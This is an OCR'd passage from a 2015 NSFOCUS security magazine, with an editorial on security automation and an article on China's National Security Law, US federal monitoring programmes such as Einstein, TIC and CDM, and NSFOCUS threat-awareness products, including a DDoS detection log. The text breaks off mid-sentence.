
安全+
SECURITY
2015/09 总第030
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals



★ 本期焦点

从国家安全法出台看防护预警体系

软件定义的云安全体系架构（一）

手机银行业务安全评估（一）

用GDB调试分析Python解释器

绿盟科技官方微信

NSFOCUS

SECURITY+

安全+ 技术版
与安全人士分享技术心得
Share technique experience with security professionals

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com

2015/09 总第 030

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。

安全+ SECURITY+

目录 CONTENTS

再谈自动化

……工欲善其事，必先利其器……

——孔子《论语》

“这些技术代表了 INTERNET 软件的一种发展趋势，一种能够改变因特网整体安全水平的趋势。未来的安全软件将走向在线销售、更新、甚至租赁，尤其是桌面级安全产品，因为面对的大部分用户属于对网络安全技术知之甚少的网络服务使用者，这样，只有简单易用的软硬件和服务才有可能真正地提高因特网的整体安全水平。当然，这种在线技术向计算机安全提出了新的挑战，也同时引入了新的安全风险。例如，网络在线扫描存在的合法性以及技术的可靠性都有值得怀疑之处，而在线更新技术也在用户参与交互的程度方面难于取舍，自动加固技术在操作系统平台和生产运行环境适应性及智能性方面还有很长的路要走”。

这是笔者在 2000 年撰写一篇短文 “安全的自动化杂谈” 中的议论，15 年春秋如白驹过隙，互联网和网络安全已改天换地，对更高自动化水平的渴求却更加迫切。

自动化代替手工操作意味着成熟、高效、低成本，对安全而言，还意味着时间窗口，以至于最终的 “成败”。

记得有一篇严肃反思人工智能的文章，将人工智能分为三个阶段 —— ANI(基本人工智能)、AGI(通用人工智能)、ASI(超级人工智能)。

模仿这个分段法，笔者认为安全的自动化也可分为三个阶段 :

1 效率阶段 (对应 ANI)，通过脚本和工具等将手工操作逐步自动化，例如服务器打补丁、安全设备巡检等；在该阶段，机器执行、人工反馈，基本上所有安全决策活动都由 “专家” 进行，真正的 “人工” 智能。

2 效果阶段 (对应 AGI)，在较为普遍的工具和自动化基础上，可以针对安全措施的成效，针对性的调整，实现基于数据和安全情报的、及时的安全决策；该阶段实现了决策、反馈、行动等的部分自动化，但需要 “专家” 建立并训练模型、设置和校正参数、观察和评价效果等。

3 智慧阶段 (对应 ASI) , 安全 “自动化” 系统可以观察系统行为，学习并建立 “安全” 的目标和基线，根据 “主人” 设定的安全风险取向，主动判断和呈现风险，给出建设性的行动提议。

从行业的实践来看，我们大致处于 “效率阶段”，并在向 “效果阶段” 努力的过程中。因为安全实践同时受限于成本和风险取向，单个安全操作效率的提升、成本的下降，就可以在固定的成本下，实施更多的安全控制措施，从而降低安全风险。

量变的积累将带来质变，让我们共同为安全的 “自动化” 而战!

希望本期的文章能给您带来启发和思考，欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论。

从国家安全法出台看防护预警体系

广州分公司 肖岩军

本文就国家安全法和网络安全法草案展开研讨，系统总结了发达国家在网络安全预警、态势感知方面的工作，并展示了绿盟科技相关态势感知和早期预警方面的研究成果。

一 . 前言

2015 年 7 月 1 日，第十二届全国人民代表大会常务委员会第十五次会议通过新的国家安全法，国家主席习近平签署第 29 号主席令予以公布。构建集政治安全、国土安全、军事安全、经济安全、文化安全、社会安全、科技安全、信息安全、生态安全、资源安全、核安全等于一体的国家安全体系，以法律形式确立总体国家安全观。该法共 7 章 84 条，自 2015 年 7 月 1 日起施行。

清华大学法学院院长王振民评论说，这部法第一次明确了“网络空间主权”这一概念，这可以理解为国家主权在网络空间的体现、延伸和反映。从这个法的内容可以看出，国家针对建设网络与信息安全保障体系，加强安全情报收集处置，建立风险预警，以及基础设施供应链管理准入方面针对网络安全做了强制要求和增强。

而迅速的，网络安全法草案 7 月 6 日起在中国人大网上全文公布，并向社会公开征求意见。草案强调，国家坚持网络安全与信息化发展并重，遵循积极利用、科学发展、依法管理、确保安全的方针，推进网络基础设施建设，鼓励网络技术创新和应用，建立健全网络

安全保障体系，提高网络安全保护能力。

随着网络安全上升到国家安全高度，如何建设一个有效的网络安全保障预警体系成为难点。因此，本文介绍了美国建设的网络与信息安全保障体系和最新的进展，以及绿盟科技在这些年进行态势感知 \ 大数据挖掘 \ 早期预警方面的研究工作，并成功为很多运营商、金融企业建立预警平台，希望这些能为企事业单位决策者提供参考。

二．美国的防护预警体系

2.1 美国安全建设思路

从发达国家安全建设现状来看，基本思路为“集中防护，分散修补”。因为威胁的监控防护需要较高水平的专业人士来处理和较大的安全投入，所以“集中防护”。对于脆弱性（漏洞）修补管理来说，需要各个单位及时进行修补，因此“分散修补”。 2008 年美国总统布什发布了一项重大信息安全政策——第 54 号国家安全总统令（NSPD54）/ 第 23 号国土安全总统令 (HSPD23)，其核心是对重大信息安全行动做出的总体部署“全面的国家网络安全行动（CNCI)”，该计划在奥巴马政府届内正式部署并进入全面实施。其中，焦点领域 1 第一项就是，“**通过可信互联网连接把联邦的企业级规模的网络作为一个单一的网络组织进行管理**”，这个就是爱因斯坦计划和可信互联网连接（TIC）计划，TIC 计划是国家统一建的。而在焦点领域 2 中，美国开展持续监控（ISCM）计划。ISCM 计划则由各个单位自行建设，为了避免各个单位自行建设成本问题，美国国土安全部开发了将持续诊断与缓解 (CDM) 作为工具和服务交付计划（The tools and services delivered through the Continuous Diagnostics




图 2.1 2008 年美国“全面的国家网络安全行动（CNCI)”

	CAP Actual			CAP (All USG) - Projected								FISMA (D/A)	
	FY2012Q4	FY2013Q1	FY2013Q2	FY2013Q1	FY2013Q2	FY2013Q3	FY2013Q4	FY2014Q1	FY2014Q2	FY2014Q3	FY2014Q4	Min	Target
Continuous Monitoring	79.53%	78.42%	83.58%	78.73%	80.62%	81.69%	85.52%	87.39%	91.80%	92.88%	94.64%	80.00%	95.00%
Strong Authentication	57.26%	53.72%	67.21%	61.07%	66.42%	69.20%	73.25%	75.73%	77.52%	79.62%	81.56%	50.00%	75.00%
TIC Consolidation	81.22%	84.00%	84.39%	84.00%	86.30%	89.13%	91.61%	93.22%	93.52%	95.04%	95.57%	80.00%	95.00%
TIC Capabilities	83.87%	82.21%	85.35%	80.96%	85.78%	93.04%	94.17%	96.00%	96.96%	97.61%	98.43%	95.00%	100.00%
Cyber CAP	76.82%	75.87%	81.28%	77.04%	80.06%	82.74%	85.93%	87.85%	90.56%	91.82%	93.25%		

图 2.2 美国公布的目标和现状




图 2.3 美国公布 2013 年现状

and Mitigation program）来支持 ISCM 持续监控计划 (CDM also known as Continuous Monitoring)。通过提供标准化的工具和云服务 (CMaaS) 的方式，来远程提供服务，解决各个单位自行开发的成本过高、不统一的问题。

2.1.1 爱因斯坦计划

美国为了面对网络安全攻击，在 2004 年启动了爱因斯坦计划，目标是在政府网络出口部署入侵检测、NetFlow 检测、入侵防护系统来提供攻击的早期预警和攻击防护，但是鉴于爱因斯坦项目存在一些内容监控（邮件，上网行为）的监控技术手段，被民众指责，随后逐渐淡化宣称。爱因斯坦项目经过十余年的发展，技术逐渐成熟，总体而言，该项目共有 3 个发展阶段。

• 爱因斯坦 1

基于流的统计分析技术。2004 年启动，通过分析网络的流量信息查找可能的恶意活动，采用政府网络出口路由器的 NetFlow 技术实现。

• 爱因斯坦 2

基于特征的入侵检测系统。可以通过分析网络的流量信息来查找以发现非授权的访问和恶意的内容，这是通过对进出美国政府网络的流量自动进行全封包检查来实现的。当联邦网络流量中出现恶意或可能有害的活动时，爱因斯坦 2 能够向 US-CERT 提供实时报警，并对导出数据提供关联和可视化能力。

• 爱因斯坦 3

基于威胁的决策系统。采用商业技术和专门为政府开发的技术来对进出行政机关网络的流量实施实时的全封包检查，目标是发现恶意的网络流量并对其进行特征化表示，以增强网络安全分析、态势感知和安全响应能力。由于采用的入侵防御系统支持动态防御，它能在网络威胁造成损害之前对其自动检测并正确响应。爱因斯坦 3 还为国土安全部提供了对检测到的网络入侵企图进行自动报警的能力。国土安全部将采纳国家安全局通过外国情报工作以及国防部在信息保障工作中发现的威胁特征，以支持国土安全部的联邦系统安全。

总体而言，爱因斯坦项目就是 DFI（深度流检测）+DPI（深度包）+ 决策支撑系统，实际上，威胁态势感知预警，是目前比较完整的技术架构。除此外，爱因斯坦项目每年约有 300 左右的维护团体，进行深入的数据挖掘工作。而决策支撑系统是分析师们的成果。

2.1.2 可信互联网连接（TIC）计划

2007 年，在爱因斯坦计划基础上提出可信互联网连接（TIC）




图 2.4 可管理的可信互联网协议服务 (MTIPS)

计划，目标是将联邦政府 8000 个网络出口归并为 50 个左右。出口整合后，便于进行安全设备统一部署，监控和防护也能做到一体化。随着进展的深入，美国发现政府基层的办事处（类似街道办的级别）很难覆盖完全，又提出了可管理的可信互联网协议服务 “Managed Trusted Internet Protocol Services” (MTIPS)。基层的办事处也可以通过运营商提供 NBIP-VPN，连接到 MTIPS 网络中，统一上互联网，从而完成 TIC 目标。按照美国政府计划，在 2013 年整合 95% 的出口。




图 2.5 美国公布的 TIC 计划 2013 年目标

2.1.3 持续监控计划

信息安全持续监控（ISCM）是定义为对信息安全、脆弱性和威胁保持持续的评估，来支撑组织的风险管理决策。2010 年的《联邦信息安全管理法》(Federal Information Security Management Act)，又称 FISMA 2.0，要求各机构的信息安全方案中必须包含信息系统的持续监测。美国行政管理和预算局 (OMB) 已经规定了最后的期限，各机构的首席信息官必须在 2012 财年结束之前实施可持续监测网络安全的软件。这个计划目标是将一个静态安全控制评估和风险测定过程变换成一个可以提供必要的、实时的且反映相关安全状态信息的动态系统。也就是说美国联邦政府希望从以前只能通过手动审核的联邦信息系统法规遵从性评估管理过程提升到系统化的接近实时的自动化过程，动态管理企业的风险。要求各机构持续监测其整个 IT 环境，修复有漏洞且不合规的项目，并根据联邦数据调用要求出具报告。联邦政府为这个项目，从 2013 年起，5 年内拨款




图 2.6 美国公布的持续监控的目标 95%

了 60 亿美元来采购相关技术工具和服务。2011 年 11 月 15 开始，各个政府机构必须通过一个基于 Web 网关平台（网络辖域：Cyber Scope），按月提交报告。报告的好坏，成为政府绩效评定的重要标准，并决定官员升迁。

2.1.4 将持续诊断与缓解 (CDM) 作为工具和服务交付计划

为了保障持续监控 ISCM 计划的顺利进行，美国国土安全部开发了“将持续诊断与缓解 (CDM) 作为工具和服务交付计划（The tools and services delivered through the Continuous Diagnostics and Mitigation program），由通用动力公司等 17 家服务商，签订了为期五年的由政府制定的一系列“持续监控”协议。这些公司将为美国国土安全部、联邦、州和地方政府提供持续监控工具，持续监控可以加强政府网络空间安全、评估和打击实时网络空间威胁，并将持续监控作为一种服务手段（云服务），提供给需要的政府单位的网络空间监控和安全风险缓解服务，同时为需要额外服务的机构提供数据整合和提供用户个性化服务。简单而言，就是将持续监控需要的产品和服务标准化，通过服务提供给政府单位。CDM 计划力图保护联邦以及政务单位的 IT 网络免受网络安全威胁，通过提供持续监控引擎工具，诊断、缓解工具和持续监控服务 (Continuous Monitoring as a Service，CMaaS) 来增强政府网络安全态势。

2.2 美国安全建设的启示

研究美国的安全建设可以看出，美国是通过 TIC 可信互联网连接来进行网络整合，便于统一进行高质量的安全监控和防护。同时，针对资产、漏洞、配置做有体系的持续监控。便于及时发现各个网站的漏洞，提升网络安全态势感知，提升安全防护能力。可以将部分安全服务形成云服务，进行进一步标准化，便于提升服务质量，降低安全成本。

三．绿盟下一代安全决策预警体系

绿盟科技作为国内最大的专业安全厂家之一，拥有最全面的产品线，在 DFI 检测（绿盟 NTA 异常流量监控产品）、DPI 检测方面（绿盟 IPS/IDS 入侵检测 / 保护产品）、脆弱性检测方面（绿盟 RSAS 远程安全评估产品，BVS 配置核查产品，WSM 网站监控产品）的产品均排在国内前列，而依托绿盟大数据安全分析系统，绿盟形成全部自主可控的预警监测平台，并进行云监护服务。集成多年经验，绿盟形成了下一代安全决策预警技术体系。

3.1 态势感知的相关研究

随着近年来在态势感知方面研究的努力，在总体视图上我们已经完成被动威胁感知的相关研究，目前已经完成了 DDoS 攻击态势感知、网络入侵态势感知、僵木蠕态势感知、溯源追踪等系统，正在进行整合。

3.1.1 DDoS 态势感知


DDoS 威胁一般称为网络氢弹，是目前国与国之间、竞争对手之间的主要攻击方式，成本低，见效大。DDoS 攻击越来越频繁，尤其针对发达地区和重点业务，有的地方每天发生的 DDoS 攻击次数在 100 次左右。其次，DDoS 攻击流量越来越大，从检测结果来看 20% 以上攻击大于 20G。2014 年 4 月，监测到的某电信的单一 IP 攻击流量达到 300G。因此，如何检测预警大型的 DDoS 攻击，是我们的研究重点。在这个方面，绿盟科技进行了超过十年的研究积累，我们新版本的 NTA 网络异常流量检测，可以全目标检测（传统 DFI 设备为了提升性能，需要设定检测目标）。而且拥有自学习功能，可以降低 80% 以上误报，经过处理后，800G 出口的骨干网，形成告警完全是可以处置的。


ID	攻击源	攻击源业务名称	攻击源地理位置	攻击目标	攻击目标业务名称	攻击目标地理位置	事件类型	开始时间	结束时间	持续时间	攻击源总值(bytes)	攻击源峰值bps	详情
1	[illegible]8.233.4		中国 省	108.186.66		中国	SYN FLOOD	2014-12-15 11:09:49	2014-12-15 11:19:29	9分40秒	2.21 G	362.84 M	查询
2	1[illegible].233.16		中国 省	[illegible]186.66		中国	SYN FLOOD	2014-12-15 11:09:49	2014-12-15 11:19:29	9分40秒	2.34 G	431.47 M	查询
3	1[illegible]8.233.4		中国	[illegible]2.71		中国	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	1.71 G	1.46 G	查询
4	1[illegible]8.233.57		中国 省	1[illegible]2.71		中国	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	447.47 M	421.29 M	查询
5	1[illegible]8.233.16		中国 省	1[illegible]2.71		中国	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	1.37 G	1.17 G	查询
6	[illegible]8.233.102		中国 省	[illegible]2.71		中国	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	426.37 M	400 M	查询
7	[illegible]8.233.103		中国 省	[illegible]2.71		中国	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	386.81 M	358.84 M	查询
8	1[illegible]8.233.58		中国 省	[illegible]2.71		中国 信	SYN FLOOD	2014-12-15 11:07:48	2014-12-15 11:15:48	8分	390.41 M	368.83 M	查询
9	1[illegible]3.233.16		中国 省	1[illegible]17.9		中国	SYN FLOOD	2014-12-15 10:59:48	2014-12-15 11:10:29	10分41秒	2.82 G	361.18 M	查询
10	1[illegible]3.233.57		中国 省	11[illegible]17.9		中国	SYN FLOOD	2014-12-15 10:59:48	2014-12-15 11:10:29	10分41秒	1.64 G	213.31 M	查询
11	1[illegible]3.233.102		中国 省	11[illegible]17.9		中国	SYN FLOOD	2014-12-15 10:59:48	2014-12-15 11:10:29	10分41秒	1.45 G	191.01 M	查询
12	[illegible]233.58		中国 省	[illegible]17.9		中	SYN FLOOD	2014-12-15 10:59:48	2014-12-15 11:10:29	10分41秒	1.41 G	178.22 M	查询
13	0[illegible]3.233.103		中国 省	[illegible]1.17.9		中国	SYN FLOOD	2014-12-15 10:59:48	2014-12-15 11:10:29	10分41秒	1.46 G	185.01 M	查询

3.1.2 网络入侵态势感知

网络入侵态势感知是国际上公认的难点，核心是海量日志的挖掘和决策支持系统的开发，发达国家在这方面的研究比较领先。绿盟科技经过多年的研究，提出“基于对抗的智能态势感知预警模型”，形成“入侵威胁感知引擎 NSTSA”和“APT 攻击推理引擎（NS）”，通过决策推理状态机制来实现了这方面的研究，取得较好的成果，有望解决海量日志挖掘的工作。尤其是决策推理系统的相关研究，吸收国外著名的 kill chain 击杀链和 attack tree 攻击树的相关研究，形成绿盟科技独有的推理决策系统，借助 BSA 大数据分析系统的分布式数据库，可以实现决策预警，真正的为企业服务。经过实际测试，在 1G 的典型环境中，1 天 IDS 日志在 20 万条，经过“入侵威胁感知引擎 NSTSA”后，形成 500 个左右的事件，经过“APT


攻击推理引擎（NS）”后，仅仅形成 10-20 个攻击成功的事件。





3.1.3 僵木蠕态势感知

在办公网等内网环境中，僵木蠕的威胁是首要威胁，僵木蠕引起的 ARP，DDoS 断网等问题成为主要问题，更不用说由僵木蠕导致的 APT 泄密等事件了。在这个场景下，我们尝试进行 APT 的深入挖掘。




3.1.4 APT 攻击态势监控

已知攻击检测，我们可以用入侵检测设备防病毒，但是针对目

前越来越严重的 APT 攻击，我们需要更先进的技术手段和方法。绿盟威胁分析系统 TAC，可有效检测通过网页、电子邮件或其他在线文件共享方式进入网络的已知和未知的恶意软件，发现利用 0day 漏洞的 APT 攻击行为，保护客户网络免遭 0day 等攻击造成的各种风险，如敏感信息泄露、基础设施破坏等。因此，在整个防护体系中，未知的 0day 攻击、APT 态势感知，我们依靠 TAC 来完成。

3.1.5 溯源追踪

如何在海量网络中追踪溯源 DDoS 攻击，网络入侵攻击是业界难点和重点，我们采用 DFI 模式开发网络溯源系统，针对 APT 攻击，DDoS 攻击，僵木蠕进行有效的追踪溯源。可以保证未知的攻击的危害得到有效的溯源，如 DDoS 攻击可以溯源到链路，物理接口。APT 溯源可以溯源到外泄了多少 G 的数据。僵木蠕溯源可以溯源 CC 主机的影响范围。未来基于信誉情报，可以挖掘更多信息，重要的是，提供了在海量数据下的溯源难题，可以在低成本下，还原任何 IP 的流量。



3.1.6 脆弱性态势

作为国内领先的安全厂家，绿盟科技远程安全评估产品、Web 应用扫描产品和系统配

